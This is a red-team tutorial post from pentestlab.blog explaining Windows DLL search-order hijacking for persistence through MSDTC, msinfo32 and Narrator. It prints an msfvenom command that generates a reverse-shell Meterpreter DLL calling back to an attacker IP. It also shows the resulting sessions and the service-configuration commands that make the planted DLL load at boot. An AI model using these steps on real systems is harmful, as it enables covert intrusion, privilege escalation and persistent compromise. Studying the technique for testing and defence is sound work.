

# Persistence – DLL Hijacking

---

 [pentestlab.blog/category/red-team/page/37](https://pentestlab.blog/category/red-team/page/37)

March 4, 2020

When a program is starting a number of DLL's are loaded into the memory space of it's process. Windows is searching the DLL's that are required by the process by looking into the system folders in a specific order. Hijacking the search order can be used in red teaming scenarios to identify privilege escalation and persistence opportunities.

Furthermore reports showing common malware trying to masquerade as a DLL that is missing from a Windows process in order to execute arbitrary code and remain hidden. The attack surface regarding DLL hijacking is huge and depends on the version of the operating system and the software installed. However some of the most notable that can be used in Windows 7 and Windows 10 are described in this article.

## MSDTC


---

The Distributed Transaction Coordinator is a windows service responsible for coordinating transactions between databases (SQL Server) and web servers. When this service starts attempts to load the following three DLL files from System32.

1. oci.dll
2. SQLLib80.dll
3. xa80.dll

These are defined in the following registry key:

- 1 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDTC\MTxOCI`



Registry Key – oci.dll

In default Windows installations the “oci.dll” is missing from System32 folder. This gives the opportunity to plant an arbitrary DLL into this folder that will have the same name (Administrator privileges are required) in order to execute malicious code. Metasploit utility “msfvenom” can generate DLL files that will contain a payload.

- 1 `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.13 LPORT=8888 -f dll > pentestlab.dll`


```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.13 LPORT=8888 -f dll > pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

Generate Arbitrary DLL

The Distributed Transaction Coordinator service can be started from Windows service or by executing the following command from an elevated shell:

- 1 `net start msdtc`



Distributed Transaction Coordinator Service


When the process starts the arbitrary DLL will be executed and a Meterpreter session will open with the privileges of a network service.

```
[*] Started reverse TCP handler on 10.0.0.13:8888
[*] 10.0.0.12 - Meterpreter session 6 closed. Reason: Died
[*] Sending stage (206403 bytes) to 10.0.0.12
[*] Meterpreter session 7 opened (10.0.0.13:8888 → 10.0.0.12:49700) at 20-02-01 15:28:14 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > 
```

Meterpreter – oci DLL

Reviewing the “msdtc.exe” process in Process Explorer will verify that the DLL was loaded into the process.



Process Explorer – oci.dll

Permissions can be modified to Administrator if the following is executed from an elevated command prompt.

1 `msdtc -install`

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>msdtc -install

C:\Windows\system32>
```

msdtc – Install

Executing “*getuid*” from a Meterpreter session will verify that the process it is now running under “*pentestlab*” which is a local administrator.

```

[*] Started reverse TCP handler on 10.0.0.13:8888
[*] Sending stage (206403 bytes) to 10.0.0.12
[*] Meterpreter session 8 opened (10.0.0.13:8888 → 10.0.0.12:49720) at 20
20-02-01 15:33:18 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: URANUS\pentestlab
meterpreter > 

```

msdtc – Administrator Privileges

The “*msdtc*” service is not configured to start at boot by default as the Start Up type is set to “Manual”. Configuring the service to start automatically at boot will load the arbitrary DLL and will create persistence on the system.

- 1 `sc qc msdtc`
- 2 `sc config msdtc start= auto`

```

Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc qc msdtc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: msdtc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\Windows\System32\msdtc.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Distributed Transaction Coordinator
        DEPENDENCIES          : RPCSS
                           : SamSS
        SERVICE_START_NAME   : NT AUTHORITY\NetworkService

C:\Windows\system32>sc config msdtc start= auto
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc qc msdtc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: msdtc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\Windows\System32\msdtc.exe
        LOAD_ORDER_GROUP     :


```

Persistence – Distributed Transaction Coordinator

## MSINFO

Adam wrote in his blog in 2013 about phantom DLL hijacking which is a technique that relies on loading arbitrary DLL's from Windows process that are missing specific DLL's. Microsoft system information tool is responsible to gather information about the hardware, software and system components. In modern Windows versions like 8.1 and 10 this

process is trying to load a missing DLL from System32 called “*fveapi.dll*”. Planting a malicious DLL in that directory with the same name it will have as a result the DLL to be loaded into the “*msinfo32.exe*” process.



The screenshot shows Process Explorer with the 'Process' list. The 'msinfo32.exe' process is highlighted. Below it, the 'Loaded DLLs' list is expanded, showing various system DLLs. The DLL 'fveapi.dll' is highlighted in blue, indicating it is the one being loaded by the process.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
vmtoolsd.exe	0.40	13,112 K	32,928 K	4380	VMware Tools Core Service	VMware, Inc.
procexp64.exe	7.97	23,436 K	43,268 K	4884	Sysinternals Process Explorer	Sysinternals - www.sysinter...
mmc.exe	0.29	16,408 K	44,884 K	2356	Microsoft Management Cons...	Microsoft Corporation
cmd.exe		2,848 K	4,300 K	1104	Windows Command Processor	Microsoft Corporation
conhost.exe		7,556 K	20,576 K	3752	Console Window Host	Microsoft Corporation
Rattler_x64.exe		1,456 K	5,404 K	4612		
cmd.exe		2,008 K	3,252 K	4764	Windows Command Processor	Microsoft Corporation
msinfo32.exe		3,236 K	26,544 K	2216	System Information	Microsoft Corporation
runDll32.exe	0.09	3,320 K	9,028 K	4496	Windows host process (Run...	Microsoft Corporation
Lightshot.exe		3,188 K	12,380 K	4584	Lightshot	Skillbrains
IUSched.exe		2,416 K	11,692 K	4624	Java Update Scheduler	Oracle Corporation
runDll32.exe	0.07	2,808 K	8,828 K	748	Windows host process (Run...	Microsoft Corporation

Name	Description	Company Name	Path
atl.dll	ATL Module for Windows XP (Unic...	Microsoft Corporation	C:\Windows\System32\atl.dll
bcrypt.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\Windows\System32\clbcatq.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
comctl32.dll	User Experience Controls Library	Microsoft Corporation	C:\Windows\WinSxS\amd64_microsoft.windows.common-c...
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:\Windows\System32\comdlg32.dll
CoreMessaging.dll	Microsoft CoreMessaging Dll	Microsoft Corporation	C:\Windows\System32\CoreMessaging.dll
CoreUIComponents...	Microsoft Core UI Components Dll	Microsoft Corporation	C:\Windows\System32\CoreUIComponents.dll
cryptsp.dll	Cryptographic Service Provider API	Microsoft Corporation	C:\Windows\System32\cryptsp.dll
fastprox.dll	WMI Custom Marshaller	Microsoft Corporation	C:\Windows\System32\wbem\fastprox.dll
fveapi.dll			C:\Windows\System32\fveapi.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll

CPU Usage: 28.94%   Commit Charge: 48.65%   Processes: 77   Physical Usage: 58.50%

msinfo – Process Explorer

A Meterpreter session with PID 4496 the child process of “*msinfo32.exe*”.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.14
[*] Meterpreter session 15 opened (10.0.0.13:4444 → 10.0.0.14:50761) at 2020-03-02 03:49:17 -0500

meterpreter > getpid
Current pid: 4496
meterpreter > getuid
Server username: PENTESTLAB\pentestlab
meterpreter > 
```


msinfo – Meterpreter

## Narrator

Microsoft Narrator is a screen reading application for Windows environments. Adam identified that a DLL related to localisation settings is missing (MSTTSLocEnUS.DLL) and could be abused as well for execution of arbitrary code. The DLL is missing from the following location:




# 1 C:\Windows\System32\Speech\Engines\TTS\MSTTSLocEnUS.DLL



## Narrator DLL

When the “*Narrator.exe*” process starts the DLL will be loaded into that process as it can be seen from Process Explorer.



## Narrator DLL Process Explorer

## References

---